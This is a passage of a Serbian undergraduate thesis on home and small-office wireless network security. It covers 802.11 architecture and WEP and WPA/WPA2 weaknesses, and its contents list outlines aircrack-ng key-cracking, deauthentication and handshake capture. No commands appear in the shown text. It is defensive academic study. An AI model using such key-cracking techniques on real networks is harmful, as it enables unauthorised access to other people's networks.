



UNIVERZITET SINGIDUNUM

FAKULTET ZA INFORMATIKU I RAČUNARSTVO

Praktična analiza bezbednosti bežičnih računarskih mreža

- Diplomski rad -

Mentor:

Doc. dr Saša Adamović

Student:

Ivana Lukić

Br. Indeksa: 2014/202286

Beograd, 2015.



FAKULTET ZA INFORMATIKU I RAČUNARSTVO

UNIVERZITET SINGIDUNUM

FAKULTET ZA INFORMATIKU I RAČUNARSTVO

Beograd, Danijelova 32

Kandidat: Ivana Lukić

Broj indeksa: 2014/202286

Smer: Informatika i računarstvo

Tema: Praktična analiza bezbednosti bežičnih računarskih mreža

Zadatak:

Datum odobrenja rada:
Beograd, ____ . ____ . ____ .

MENTOR

Doc. dr Saša Adamović

DEKAN

Prof. dr Dragan Cvetković

Praktična analiza bezbednosti bežičnih računarskih mreža

Sažetak: U ovom radu fokus je stavljen na bezbednost bežičnih lokalnih računarskih mreža definisanih standardom IEEE 802.11. Dat je teoretski osvrt na arhitekturu ovih mreža, kako bi se što bolje razumelo njihovo funkcionisanje. U radu je izvršena analiza protokola za zaštitu u lokalnim bežičnim mrežama: WEP, WPA i WPA2 sa PSK načinom autentifikacije, identifikacija bezbednosnih propusta u istim, testiranje proboja WLAN mreža, i istraživački rad o trenutnom stanju bezbednosti bežičnih lokalnih računarskih mreža na području Beograda. Analizirana su bezbednosna podešavanja WLAN SOHO (Small Office – Home Office) mreža kako bi se identifikovali nedostaci koji su prisutni u tim okruženjima. Testiranje ranjivosti protokola koji su u primeni u WLAN SOHO mrežama vršeno je testiranjem proboja mreže -*penetration testing*, isključivo u istraživačke svrhe. Na kraju rada je dat predlog bezbednosne politike za primenu u ovim mrežama.

Ključne reči: *WLAN SOHO bezbednost, testiranje proboja mreže, WEP, WPA/WPA2 protokoli, politika bezbednosti, konfiguracija bežičnih uređaja*

Security of wireless area networks

Abstract: In this paper, the focus is on the security of wireless local area networks defined by the IEEE 802.11 standard. A theoretical overview of the architecture of these networks is provided, in order of better understanding their functioning. The paper analyzes security protocols that are used in local wireless networks: WEP, WPA, and WPA2 with PSK authentication, in order to identify their vulnerabilities, penetration testing of WLAN networks is performed, and research on the current state of security of wireless local area networks on the territory of Belgrade. This paper also analyzes the security settings of WLAN SOHO (Small Office - Home Office) networks in order to identify gaps that are present in these environments. Vulnerability testing of protocols that are in use in SOHO WLAN networks was done by network penetration testing, exclusively for research purposes. Finally, we gave a suggestion of a security policy for application in these networks.

Keywords: *WLAN SOHO security, penetration testing, WEP, WPA/WPA2 protocols, security policy, wireless device configuration*

SADRŽAJ

Spisak slika	- 2 -
Spisak tabela.....	- 3 -
1 Uvod	- 4 -
1.1 Predmet istraživanja	- 4 -
1.2 Doprinosi rada	- 5 -
1.3 Struktura rada.....	- 5 -
2 Pregled u oblasti istraživanja	- 6 -
2.1 Opšti pregled bežičnih lokalnih računarskih mreža.....	- 6 -
2.1.1 Podela opsega na kanale.....	- 7 -
2.2 Arhitektura bežičnih lokalnih računarskih mreža.....	- 8 -
2.3 Bezbednosni protokoli u bežičnim računarskim mrežama	- 9 -
2.3.1 WEP sigurnosni mehanizam.....	- 9 -
2.3.2 WPA/WPA2 sigurnosni mehanizam.....	- 12 -
3 Testiranje upada u lokalne bežične računarske mreže	- 14 -
3.1 Nadgledanje bežičnog mrežnog saobraćaja.....	- 15 -
3.2 Snimanje bežičnog mrežnog saobraćaja	- 16 -
3.2.1 Snimanje saobraćaja korišćenjem Wireshark-a	- 18 -
3.2.2 Analiza snimljenog mrežnog saobraćaja.....	- 26 -
3.3 Praktična analiza WEP sigurnosnog mehanizma	- 30 -
3.4 Praktična analiza WPA/WPA2 sigurnosnog mehanizma	- 35 -
4 Evaluacija bezbednosti bežičnih računarskih mreža	- 42 -
4.1 Podešavanje bežične pristupne tačke.....	- 43 -
5 Zaključak.....	- 50 -
5.1 Oblast primene predloženog rešenja	- 50 -
5.2 Predlog za budući rad	- 50 -
6 Literatura	Error! Bookmark not defined.

Spisak slika

Slika 2.1 – Prva dva sloja OSI arhitekture po standardu IEEE 802.11	- 6 -
Slika 2.2 – Raspodela kanala u opsegu 2,4 GHz	- 7 -
Slika 2.3 – Postupak dobijanja šifrata kod WEP protokola	- 11 -
Slika 2.4 – Uprošćeni prikaz izvođenja i instalacije ključeva kod WPA/WPA2	- 13 -
Slika 3.1 - Dalekosežni USB adapter "Alfa networks"	- 17 -
Slika 3.2 - Povezivanje adaptera sa ruterom	- 18 -
Slika 3.3 - Početni prozor Wireshark-a	- 18 -
Slika 3.4 - Odabir interfejsa	- 19 -
Slika 3.5 - Pokretanje snimanja i/ili izbor dodatnih opcija	- 19 -
Slika 3.6 - Zaustavljanje snimanja	- 20 -
Slika 3.7 - Prikaz rezultata snimanja	- 20 -
Slika 3.8 - Prikaz izveštaja o obavljenom procesu snimanja	- 22 -
Slika 3.9 - Prikaz izveštaja o krajnjim tačkama u komunikaciji	- 23 -
Slika 3.10 - IEEE 802.11 zaglavlje	- 23 -
Slika 3.11 - Područje obuhvaćeno snimanjem saobraćaja	- 26 -
Slika 3.12 – Broj skeniranih bežičnih mreža prema području	- 29 -
Slika 3.13 – Struktura skeniranih mreža prema bezbednosnom mehanizmu	- 30 -
Slika 3.14 – Pokretanje <i>aircrack-ng</i> alata na <i>Kali OS-u</i>	- 31 -
Slika 3.15 – Provera bežičnog adaptera upotrebom <i>airmon-ng</i> alata	- 32 -
Slika 3.16 – Postavljanje bežičnog adaptera u monitor režim rada	- 32 -
Slika 3.17 – Gašenje nepotrebnih procesa	- 32 -
Slika 3.18 – Detektovana mreža sa WEP mehanizmom zaštite	- 33 -
Slika 3.19 – Ponavljanje ARP zahteva	- 33 -
Slika 3.20 – Prikupljen saobraćaj uz pomoć <i>airodump-ng</i> alata	- 34 -
Slika 3.21 – Neuspešan pokušaj otkrivanja WEP lozinke	- 34 -
Slika 3.22 – Uspešno otkrivena WEP lozinka	- 35 -
Slika 3.23 – Postavljanje bežičnog adaptera u monitor režim rada	- 37 -
Slika 3.24 – Isključivanje nepotrebnih procesa	- 37 -
Slika 3.25 – Detektovanje bežičnih mreža sa WPA-PSK mehanizmom zaštite	- 37 -
Slika 3.26 – Slanje zahteva za deautentifikacijom	- 38 -
Slika 3.27 – Uspešno uhvaćena četvorostruka razmena poruka za odabranu bežičnu pristupnu tačku	- 38 -
Slika 3.28 – Pretraga ključeva uz pomoć rečnika	- 38 -
Slika 3.29 – Uspešno pronađen WPA-PSK ključ	- 39 -
Slika 3.30 - Detektovanje bežičnih mreža sa WPA2-PSK mehanizmom zaštite	- 40 -
Slika 3.31 - Slanje zahteva za deautentifikacijom klijenta na mreži	- 40 -
Slika 3.32 – Neuspešan pokušaj hvatanja <i>handshake-a</i> za odabranu bežičnu pristupnu tačku	- 40 -
Slika 3.33 – Uspešno snimljen <i>handshake</i> za odabranu bežičnu pristupnu tačku	- 41 -
Slika 3.34 – Uspešno pronađen ključ za WPA2-PSK	- 41 -
Slika 4.1 – Bežični ruter TP-Link WR841N	- 43 -
Slika 4.2 – Prijava na web interfejs uređaja	- 44 -

Slika 4.3 – Izgled web interfejsa uređaja.....	- 44 -
Slika 4.4 – Podešavanje lokalne adrese rutera	- 45 -
Slika 4.5 - Podešavanje adresa DHCP servera	- 45 -
Slika 4.6 - Podešavanje rezervacije adresa.....	- 46 -
Slika 4.7 - Podešavanje parametara bežične mreže	- 47 -
Slika 4.8 - Upozorenje prilikom odabira WEP zaštite.....	- 47 -
Slika 4.9 - Podešavanje WPA/WPA2-PSK zaštite	- 48 -
Slika 4.10 - Podešavanje MAC filtriranja i dodavanje novog uređaja za pristup mreži ..	- 49 -
Slika 4.11 - Napredna podešavanja bežičnog rutera	- 49 -

Spisak tabela

Tabela 3.1 - Opis polja IEEE 802.11 zaglavlja.....	- 25 -
Tabela 3.2 - Filteri za izolaciju paketa na osnovu tipa/podtipa okvira	- 29 -

1 Uvod

1.1 Predmet istraživanja

Stalni razvoj u oblasti IT industrije i telekomunikacija doveli su do masovnog porasta popularnosti svih vrsta prenosivih računara – laptop, netbook i tablet, svih oblika „pametnih“ telefona (eng. *smartphone*) kao i ostalih prenosivih pametnih uređaja različitih namena. Broj korisnika Interneta koji svakodnevno globalnoj mreži pristupaju putem prenosivih platformi uveliko je nadmašio broj onih koji Internetu pristupaju putem desktop računara.^[1]

Prenosivost i mobilnost se zahtevaju svuda, a pristup Internetu 24 časa 7 dana u nedelji je podrazumevan. Naravno, sa porastom broja mobilnih korisnika drastično su porasle i potrebe za bežičnim pristupom računarskim mrežama. Od njih se očekuje da obezbede sve funkcionalnosti žičnih mreža, uz dodatak mobilnosti. Nameće se pitanje bezbednosti ovih mreža, i podataka koji se šalju mrežom. Značaj ovog pitanja će svakako biti sve aktuelniji sa stalnim porastom broja korisnika, kao i sa sve naprednijim mogućnostima koje im njihovi prenosivi uređaji omogućavaju.

Sa ovim pitanjem na umu, u okviru ovog rada izvršena su testiranja bezbednosti privatnih i manjih bežičnih računarskih mreža – SOHO. Korporativne mreže nisu bile predmet istraživanja. Glavni cilj bio je kako zaštititi sopstvenu bežičnu mrežu, odnosno kako je ispravno konfigurisati da bi mogla odoljeti različitim tipovima napada. Izvršeno je i istraživanje u kojoj meri se koristi zaštita bežičnih mreža na određenim lokacijama u Beogradu, kao i na koje načine se štiti.

Postupak istraživanja i testiranja, kao i rezultati oba biće detaljno predstavljeni u okviru ovog rada. Namera je dakle, da se analiziraju bezbednosni nedostaci koji su prisutni u SOHO okruženjima i da se da predlog kako se oni mogu prevazići.

Ono što bi želeli na samom početku da napomenemo je, da sprovedeno istraživanje, kao i odrađena bezbednosna testiranja nisu bila zlonamerna i nisu za cilj imala ugrožavanje bilo čijih podataka. Nikakva šteta nije načinjena, a prikupljeni podaci dobijeni snimanjem i skeniranjem mrežnog saobraćaja će se koristiti samo za analiziranje, i neće biti javno objavljivani, niti na bilo koji drugi način distribuirani.

1.2 Doprinosi rada

U radu je izložen pregled bezbednosnih mehanizama koji se koriste u bežičnim lokalnim računarskim mrežama, zasnovanim na IEEE 802.11 standardu u cilju boljeg razumevanja njihovog funkcionisanja. Praktično su testirane osetljivosti ovih mehanizama na napade koji za cilj imaju kompromitovanje tajnih ključeva.

Na osnovu analize izvršenih napada, dat je i detaljno opisan predlog bezbednosne politike za zaštitu SOHO bežičnih lokalnih računarskih mreža od opisanih napada.

1.3 Struktura rada

U prvom delu rada dat je teoretski pregled bežičnih lokalnih računarskih mreža, njihove arhitekture i bezbednosnih protokola koji se u ovim mrežama koriste. U poglavlju 3. je opisano testiranje upada u bežične mreže. Opisani su postupci pasivnih i aktivnih napada na mrežu. Izvršena je analiza bezbednosnih mehanizama koji se primenjuju na delu teritorije Beograda snimanjem i analizom snimljenog mrežnog saobraćaja.

Nakon toga, opisani su napadi na bezbednosne mehanizme kojima se može doći do tajnog ključa neke bežične mreže. Potom, u poglavlju 4. izvršena je evaluacija bezbednosti WLAN mreža, i izložen predlog bezbednosne politike i mera koje treba primeniti kod SOHO bežičnih mreža, kako prikazani napadi ne bi imali mogućnost uspešnog izvođenja. Naposljetku je dat predlog za dalji rad i istraživanje u oblasti bezbednosti korporativnih bežičnih računarskih mreža.


2 Pregled u oblasti istraživanja

U ovom delu rada fokus je stavljen na opšti pregled bežičnih računarskih mreža i njihovu arhitekturu, kao i na bezbednosne protokole koji se u ovim mrežama najčešće primenjuju i načine njihovog funkcionisanja.

2.1 Opšti pregled bežičnih lokalnih računarskih mreža

Bežične lokalne računarske mreže definisane su standardom IEEE 802.11. Koriste se radio-talasi u okviru nelicenciranih¹ frekventnih opsega 2,4GHz (saglasno standardima 802.11b,g,n) i 5GHz (saglasno standardima 802.11a,n). U cilju omogućavanja velikih brzina prenosa koje su očekivane kod lokalnih računarskih mreža koriste se složene tehnike kodovanja i modulacije, kao i različiti načini upotrebe kanala unutar predviđenih frekventnih opsega.^[2]

IEEE 802.11 standard se odnosi na prva dva sloja OSI arhitekture – na fizički sloj i sloj veze.^[4] Slojevitost arhitekture protokola u bežičnim računarskim mrežama opisana je skupom protokola (eng. *Protocol Stack*). Predviđena su tri načina realizacije fizičkog sloja i to: prenos signala u IR (*Infra Red*) opsegu, kao i radio prenos u navedenim 2,4GHz i 5GHz. Dodatni podsloj sloja veze određuje načine dodele kanala.



Slika 2.1 – Prva dva sloja OSI arhitekture po standardu IEEE 802.11

Danas zastareli, originalni IEEE 802.11 standard, opisivao je prenos podataka pri brzinama od 1Mb/s i 2Mb/s uz dva načina modulisanja signala – FHSS (*Frequency Hopping Spread Spectrum*) i DSSS (*Direct Sequence Spread Spectrum*). Ovaj standard je vremenom proširivan različitim poboljšanjima sa ciljem povećanja brzine prenosa uz složenije mehanizme modulacije. U nastavku će biti opisane karakteristike poboljšanih 802.11 standarda.

- ❖ **802.11a** – ovaj standard omogućava prenos podataka brzinom do 54Mb/s. Koristi se OFDM (*Orthogonal Frequency - Division Multiplexing*) modulacija u frekventnom opsegu od 5GHz (5,47GHz – 5,725GHz). U

¹Upotreba nelicenciranog opsega znači da ne postoji način da se određena frekvencija rezerviše za jednog korisnika, što uzrokuje smetnjama u bežičnoj mreži pod uticajem susednih bežičnih mreža ili opreme koja radi na istom frekventnom opsegu.


vreme nastajanja ovog standarda, ovaj opseg je bio nelicenciran samo u SAD, pa se i danas u Evropi ovaj standard slabije koristi.

- ❖ **802.11b**—omogućava brzine prenosa do 11Mb/s, što je dosta manje od 802.11a, ali koristi originalni opseg od 2,4GHz (2,412GHz – 2,472GHz), pa se ovaj standard često koristi u Evropi. Prema ovom standardu koristi se DSSS modulacija.
- ❖ **802.11g**—omogućava brzine prenosa do 54Mb/s u opsegu od 2,4GHz. Koristi se OFDM modulacija, a ovakva oprema je kompatibilna sa 802.11b opremom, pa se ova dva standarda često zajedno obeležavaju kao IEEE 802.11b/g.
- ❖ **802.11n**—usvojen je krajem 2009. godine, i omogućava brzine do 600Mb/s. Osnovne odlike ovog standarda su upotreba oba frekventna opsega, i 2,4GHz i 5GHz, kao i korišćenje tzv. *Channel Bonding*²-a. Inkorporirana je MIMO (*Multiple Input and Multiple Output*) tehnologija.^[2]

Značajno je napomenuti da je, zbog same prirode medijuma, komunikacija poludupleks tipa, kao i da je sam protokol opterećen sa dosta dodatnog saobraćaja, pa je realni propusni opseg manji.

2.1.1 Podela opsega na kanale

Oprema koja koristi 802.11b ili 802.11g standard, na raspolaganju ima frekventni opseg od 2,4GHz koji je podeljen na 14 kanala širine 22MHz. Nacionalna regulativa pojedinih zemalja određuje koji su kanali raspoloživi za upotrebu. U SAD se koristi prvih 11 kanala, u Evropi je dozvoljeno 13 kanala, dok je u Japanu dozvoljena upotreba i 14-og kanala. Kanali se obično označavaju centralnom frekvencijom kanala, a razlika između sredina susednih kanala iznosi 5MHz. Raspodela kanala u ovom opsegu prikazana je na slici 2.2.



Slika 2.2 – Raspodela kanala u opsegu 2,4 GHz^[5]

Iz ovoga proizilazi da se definisani kanali međusobno preklapaju i da bi predajni signali jednog kanala predstavljali šum na susednom kanalu, pa je preporuka da predajnici koji koriste susedne kanale ne budu jedan drugom u dometu kako bi se izbeglo stvaranje ovakvog šuma. Ukoliko postoji potreba za većim brojem predajnika koji bi bili u neposrednoj blizini poželjno je koristiti kanale koji su najmanje pet kanala odvojeni (na primer koristiti kanale 1, 6 i 11).

²Channel Bonding – grupisanje dva susedna radio kanala kako bi se propusni opseg proširio sa 20MHz na 40MHz.

2.2 Arhitektura bežičnih lokalnih računarskih mreža

Osim sloja veze podataka i logičke topologije bežičnih mreža znatno se razlikuju od topologije Ethernet-a, pa će u nastavku ovog poglavlja biti ukratko opisana četiri moguća načina rada bežičnih mrežnih adaptera.^[3]

Kao osnovni element arhitekture navodi se BSS (*Basic Service Set*) – osnovni skup usluga koji predstavlja oblast unutar kojeg stanice mogu da komuniciraju koristeći bežični medijum. Fizička ograničenja medijuma određuju oblast koju pokriva BSS. Ova ograničenja medijuma mogu se prevazići povezivanjem nekoliko različitih osnovnih skupova usluga nekim drugim medijumom, najčešće žičnim, u prošireni skup usluga ESS (*Extended Service Set*). Komponenta arhitekture koja omogućava ovo povezivanje naziva se distribucionni sistem – DS, i ima funkciju okosnice mreže. Standardom IEEE 802.11 definisano je devet usluga koje bežična mreža treba da obezbedi kako bi bila funkcionalno ekvivalentna sa žičanim mrežama, od kojih pet usluga pruža DS, a četiri stanica i to su:

1. Pristupanje (eng. *Association*) – ovu uslugu obezbeđuje DS, i koristi se za MSDU (eng. *MAC Service Data Unit*) isporuku
2. Odstupanje (eng. *Dissassociation*) – ovu uslugu obezbeđuje DS i koristi se za MSDU isporuku
3. Distribucija (eng. *Distribution*) – ovu uslugu obezbeđuje DS i koristi se za MSDU isporuku
4. Ponovni pristup (eng. *Reassociation*) – ovu uslugu obezbeđuje DS i koristi se za MSDU isporuku
5. Integracija (eng. *Integration*) – ovu uslugu obezbeđuje DS i koristi se za MSDU isporuku
6. Prijava (eng. *Authentication*) – ovu uslugu obezbeđuje stanica i koristi se za pristup i bezbednost mreže kojoj se pristupa
7. Odjava (eng. *Deauthentication*) - ovu uslugu obezbeđuje stanica i koristi se za pristup i bezbednost mreže kojoj se pristupa
8. Privatnost (eng. *Privacy*) - ovu uslugu obezbeđuje stanica i koristi se za pristup i bezbednost mreže kojoj se pristupa
9. Isporuca podataka MAC podsloja³ (eng. *MSDU delivery*) - ovu uslugu obezbeđuje stanica i koristi se za MSDU isporuku

Jedna stanica u svakom BSS-u je veza između ostalih stanica u skupu i distribucionog sistema. To se može postići tako što takva stanica ima pored bežičnog i Ethernet adapter, ukoliko je DS implementiran kao Ethernet mreža. Ovakva stanica ima ulogu pristupne tačke – AP (*Access Point*). Ova stanica ima centralnu ulogu u logičkoj topologiji svog skupa usluga i predstavlja logički koncentrator⁴ za komunikaciju unutar svog BSS-a.

³ MSDU jedinica podataka je blok podataka koji MAC podsloju isporučuje njegov korisnik. Ukoliko je MSDU jedinica previše velika da bi bila poslata kroz jedan MAC okvir (eng. *frame*) ona se može podeliti u fragmente i poslati kroz više MAC ramova.

⁴Koncentrator – eng. *Hub*

Sav saobraćaj unutar skupa usluga odvija se preko AP-a. Osim toga, ova stanica emituje posebne upravljačke ramove podataka koji imaju za cilj da obaveste o postojanju skupa usluga, raspoloživim brzinama unutar skupa, kao i da vrše sinhronizovanje časovnika ostalih stanica u skupu. Bežični adapter ovakve stanice je u posebnom režimu rada. Sa druge strane, bežični adapteri ostalih stanica su u upravljanoj (eng. *managed*) načinu rada, jer je neka druga stanica zadužena za slanje ovakvih upravljačkih ramova i ona upravlja parametrima i članstvom u skupu usluga.

Ukoliko cilj rada AP-a nije da svoj skup usluga putem DS-a poveže sa drugim skupovima usluga, AP ima ulogu portala. Portal ima za cilj prvenstveno da svoj skup usluga poveže sa žičanom okosnicom mreže, ili Internetom. Logika portala se najčešće ugrađuje u uređaje kao što su mostovi (eng. *bridge*) ili ruteri (eng. *router*).

Ovo su dva najčešće korišćena načina organizovanja bežičnih stanica. Pored toga, moguć je i jednostavniji način, u kome nema koncentratora – AP-a, već dve ili više ravnopravnih stanica međusobno razmenjuju podatke svako sa svakim, bez povezivanja sa drugim skupovima usluga ili žičanom okosnicom. Ovo se naziva nezavisni osnovni skup usluga IBSS (*Independent BSS*) ili *Ad-hoc* mreža. Mrežni adapteri stanica u ovakvom skupu usluga su u posebnom načinu rada – *Ad-hoc* jer je u ovakvim skupovima odgovornost za slanje upravljačkih paketa i sinhronizaciju časovnika distribuirana između svih stanica. *Ad-hoc* mreža predstavlja grupisanje stanica u jednu BSS celinu.^[6]

Pored ova tri načina rada bežičnog mrežnog adaptera (AP, *Managed*, *Ad-hoc*), adapter može da radi u režimu pasivnog praćenja saobraćaja - *Monitor*, *rf-mon*. Ovaj način rada obično se koristi kada adapter koristi neki softver za praćenje mrežnog saobraćaja (npr. *Wireshark*, *Kismet*). Kada je adapter u ovom režimu obično je neupotrebljiv za uobičajeni mrežni saobraćaj. Upravljački programi za adaptere obično imaju jako dobru podršku za *Managed* i *Ad-hoc* način rada, dok samo bolji imaju podršku za AP i *Monitor* režim rada.

2.3 Bezbednosni protokoli u bežičnim računarskim mrežama

U ovom poglavlju će biti predstavljen kratak osvrt na bezbednosne mehanizme koji su deo originalnog IEEE 802.11 standarda iz 1997. godine, kao i one koji su deo poboljšanog IEEE 802.11i standarda, ratifikovanog 2004. godine.^[2]

2.3.1 WEP sigurnosni mehanizam

Originalno su definisana dva načina autentifikacije – *Open System* i WEP (*Wired Equivalent Privacy*). Prvi način zapravo i nema algoritam zaštite, već omogućava pristup svima, dok je drugi način zamišljen da, kao što mu i ime kaže, omogući nivo bezbednosti sličan onom koji se primenjuje u žičnim mrežama.

WEP protokol obezbeđuje autentifikaciju i šifrovanje podataka između računara i bežične pristupne tačke koristeći simetrični ključ. Ovaj protokol ne obezbeđuje mehanizam razmene ključa, i podrazumeva da je on distribuiran nekim sigurnim kanalom. WEP protokol ne zadovoljava današnje zahteve sigurnosti računarskih mreža i preporuka je da se on ne koristi. Međutim, i pored postojećih preporuka još uvek postoje bežične računarske mreže koje koriste ovaj način zaštite, što se može videti u rezultatima istraživanja opisanih u kasnijem delu rada.

Kao što je već rečeno, WEP protokol predviđa autentifikaciju korisnika. Pre nego što se korisniku omogući povezivanje sa bežičnom mrežom, pristupna tačka ga mora autentifikovati. Standardom su definisana dva moguća načina autentifikacije, i to:

1. Sistem otvorene autentifikacije
2. Autentifikacija deljenim ključem

Sistem otvorene autentifikacije dozvoljava bilo kojem bežičnom uređaju da pristupi bežičnoj mreži. Ako računar u SSID polju u zaglavlju okvira postavi vrednost „ANY“ može se povezati sa bilo kojom pristupnom tačkom koja se nalazi u njegovom dometu. Kako u ovom slučaju autentifikacija praktično i ne postoji on se često koristi kod javnih pristupnih tačaka⁵. U sistemu otvorene autentifikacije povezivanje računara na mrežu se obavlja u tri koraka:

- Bežična stanica šalje zahtev za autentifikaciju bežičnoj pristupnoj tački
- Bežična pristupna tačka autentifikuje stanicu
- Stanica se povezuje na mrežu.

U sistemu autentifikacije sa deljenim ključem zahtev je da bežična stanica i pristupna tačka imaju isti WEP ključ za autentifikaciju. U ovom slučaju se autentifikacija klijenta na mrežu odvija u četiri koraka, i to:

- Klijent šalje zahtev za autentifikaciju bežičnoj pristupnoj tački
- Pristupna tačka odgovara na zahtev jednokratnom porukom od 128 bajtova
- Klijent šifruje primljenu jednokratnu poruku koristeći simetrični ključ koji deli sa pristupnom tačkom
- Pristupna tačka dešifruje odgovor i proverava poruku
- Ako dešifrovana poruka odgovara poslatoj jednokratnoj poruci znači da je pristupna tačka uspešno autentifikovala klijentsku stanicu i da se stanica može priključiti bežičnoj mreži. Podrazumeva se da ako dešifrovana poruka ne odgovara poslatoj poruci, pristupna tačka odbija autentifikaciju klijentske stanice.

⁵ Eng. *Public hot-spots*

Ovaj sistem poseduje veliki bezbednosni prпуст. On se ogleda u tome što je potencijanom napadaču veoma olakšan pasivni napad poput prisluškivanja saobraćaja (eng. *network sniffing*) jer se jednokratna poruka šalje bez ikakve zaštite pa je napadač može iskoristiti kako bi kasnije kompromitovao deljeni ključ jer će biti u posedu i nešifrovane i šifrovane verzije jednokratne poruke. Osim toga, mana ovog sistema je i to što klijent nema mogućnost provere identiteta bežične pristupne tačke – ne postoji obostrana autentifikacija.

Što se šifrovanja podataka tiče, WEP protokol koristi RC4 algoritam za generisanje niza pseudoslučajnih bitova u zavisnosti od vrednosti deljenog ključa i inicijalizacionog vektora – IV. Šifrovani podatak se dobija XOR⁶-ovanjem bitova korisničkih podataka sa generisanim nizom pseudoslučajnih brojeva.

$$C = [M || ICV] \text{ XOR } [\text{RC4} (K || IV)]^7$$

Slika 2.3 – Postupak dobijanja šifrata kod WEP protokola

Algoritam šifrovanja koristi tajni 40-bitni ili 104-bitni simetrični ključ, koji poznaju klijentska stanica i bežična pristupna tačka. Na deljeni tajni ključ se dodaje 24-bitni IV kako bi se dobio 64-bitni, odnosno 128-bitni ključ koji će se koristiti za šifrovanje jednog okvira (eng. *frame*). IV se menja od okvira do okvira, što znači da se svaki okvir šifruje različitim ključem.

Pre samog šifrovanja za polje podataka se računa CRC (eng. *Cyclic Redundancy Check*) i ta vrednost se dodaje na kraj podataka koji se štite. CRC-32 predstavlja algoritam za očuvanje integriteta koji računa kontrolni zbir okvira. Ovaj algoritam ipak ne pruža prihvatljivu kriptografsku zaštitu zbog svoje linearnosti.

Sama sigurnost WEP algoritma zasnovana je na tajnosti ključa. Kako RC4 algoritam zahteva da se ista vrednost ključa nikada ne koristi više puta, uveden je IV koji je različit za svaki okvir. Međutim, u samoj arhitekturi WEP protokola je napravljen veliki propust koji se ogleda u veličini inicijalnog vektora od 24 bita. Ovo znači da postoji samo 2²⁴ jedinstvenih ključeva, pa se može dokazati, da će se već posle 12000 okvira ponoviti ista vrednost IV-a. Sa okvirima veličine 1KB i brzinom od 54Mb/s potrebno je par sekundi da se prenese 12000 okvira. Osim toga vrednost IV-a se šalje nekriptovana u samom zaglavlju svakog WEP šifrovanog okvira, kako bi prijemna strana mogla da generiše isti ključ i dešifruje podatke.

Iz svega navedenog se može zaključiti da je WEP sigurnosni mehanizam dobro zamišljen, ali je zbog svoje loše implementacije neupotrebljiv za današnje bezbednosne potrebe i zahteve u bežičnoj komunikaciji. Propusti ovog algoritma biće i praktično provereni u okviru trećeg poglavlja.

⁶XOR – logička operacija ekskluzivno ILI

⁷ Slika 2.3 – legenda: C – šifrat (eng. *Cypher*); M – korisnički podaci (eng. *Message*); ICV – vrednost za proveru integriteta poruke; K – sekvenca ključa; IV – inicijalni vektor; || - operator spajanja

2.3.2 WPA/WPA2 sigurnosni mehanizam

Zbog uočenih nedostataka WEP mehanizma IEEE je 2001. god. doneo odluku o razvijanju novog standarda za zaštitu bežičnih računarskih mreža – IEEE 802.11i – WPA2, a kako je proces standardizacije veoma spor, ovaj proces je ratifikovan tek tri godine kasnije. S obzirom na to da je svima u interesu bilo da se WEP mehanizam što pre zameni, udruženje velikog broja vodećih proizvođača bežične mrežne opreme – *Wi-Fi*⁸ donelo je odluku o razvoju „pre-standarda“ koji bi bio kompatibilan sa opremom koja je koristila WEP mehanizam. Kako je manje vremena bilo potrebno da se njihov standard pusti u upotrebu, udruženje je 2003. predstavilo WPA (*Wi-Fi Protected Access*) standard.

Osnovna razlika između WPA i WPA2 je u tipu algoritma za šifrovanje. WPA koristi RC4 algoritam kako bi bio kompatibilan sa uređajima koji koriste WEP, dok WPA2 koristi AES algoritam šifrovanja.

WPA i WPA2 protokoli su dosta kompleksniji od WEP-a, i oba mogu raditi u dva režima rada^[7], i to:

1. Režim rada za SOHO mreže kod kog se koristi deljenji tajni ključ – PSK (eng. *Pre-Shared Key*), koji poseduje bežična pristupna tačka i njeni klijenti
2. Režim rada za korporacijske mreže kod kog se za autentifikaciju korisnika koristi RADIUS⁹ server.

U slučaju u kom WPA/WPA2 mehanizmi koriste PSK, za razliku od WEP protokola, koristi se čitava hijerarhija ključeva. Svi ključevi se izvode iz glavnog ključa – PMK (eng. *Pairwise Master Key*) dužine 256 bitova. PMK se dobija izvođenjem iz fraze (PSK) koju korisnik treba da unese, i koja je dužine od 8 do 63 ASCII¹⁰ karaktera.

Na slici 2.4 dat je uprošćeni prikaz izvođenja i instalacije ključeva kod ovih protokola. Glavni ili master ključ – PMK se izračunava na osnovu deljenog tajnog ključa računanjem *hash* vrednosti za PSK u kombinaciji sa SSID-jem. Nakon izračunatog master ključa klijent i bežična tačka kreiraju privremeni ključ – PTK (eng. *Pairwise Transient Key*), koji se kreira svaki put kada klijent pristupa bežičnoj mreži, a može se postaviti i da se on menja periodično.

PTK se računa kombinovanjem master ključa, nasumečne vrednosti koju je generisala bežična pristupna tačka – *A-nonce*, nasumično generisane vrednosti na klijentskoj strani – *S-nonce*, MAC adrese pristupne tačke i MAC adrese klijenta. Korišćenje ovako verikog broja varijabli za generisanje PTK ima za cilj da obezbedi da se ključevi ne ponavljaju periodično.

